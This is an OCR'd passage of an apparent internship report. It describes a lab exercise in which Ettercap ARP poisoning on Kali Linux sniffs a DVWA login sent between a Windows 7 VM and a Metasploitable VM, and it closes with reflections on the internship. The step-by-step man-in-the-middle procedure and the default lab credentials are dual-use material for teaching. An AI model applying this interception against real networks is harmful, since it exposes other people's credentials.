


b) Perform Sniffing using Ettercap in kali linux


Step 1: Open the host only adapter while using the Metasploitable machine, Windows 7, and Kali Linux simultaneously. Then sign in as root in the Kali Liunx terminal. Next, use nbtscan to discover the IP address of Windows 7 that is metaploitable.




Step 2: Next, choose Ettercap from the toolbar.




Step 3: Authenticate it by entering the root password, kali.



stdin.
Authenticate
Authentication is required to run Ettercap
An application is attempting to perform an action that requires privileges. Authentication is required to perform this action.
Password:
Details
Cancel
Authenticate
Try Again
iendly
ddress





Step 4: The top of the Ettercap prompt will open, and you can check the appropriate item by selecting it. then select hosts from the settings menu, then select scan host from the hosts menu. then visit hostlist. Choose the Windows IP address as target 1 and specify the Metasploitable IP as target 2. then click the global icon, and last click ARP. leave it in default mode.




Step 5: Ping Windows 7 after signing into Meta. Open Windows 7, open to Internet Explorer, enter the IP address of the metasploitable, and then click OK. Visit the link for DVWA after receiving the page, then log in as admin with the provided password.




Metasploitable2 - Linux - Windows Internet Explorer
http://192.168.56.101/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Internet Explorer cannot di...
Metasploitable2 - Linux
Page
Safety
Tools
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV
Internet | Protected Mode: On
100%
19:48
12-03-2023



Step 5: Now go to Kali Linux, where the ethercap prompt shows the user name and password.



Conclusion:

My internship in cybersecurity was a fulfilling and educational experience that provided me with practical skills and understanding in this field. We worked on a range of projects and significantly increased our knowledge of the cyber security industry. The professors were very helpful and gave each student individualised attention. There was also the option of one-on-one question clarification. I would like to thank the company for giving me the opportunity to undertake the internship. I believe that this experience has adequately equipped me for a career in cybersecurity. I'm eager to make a substantial contribution to the field of cyber security using the skills I learned during the internship.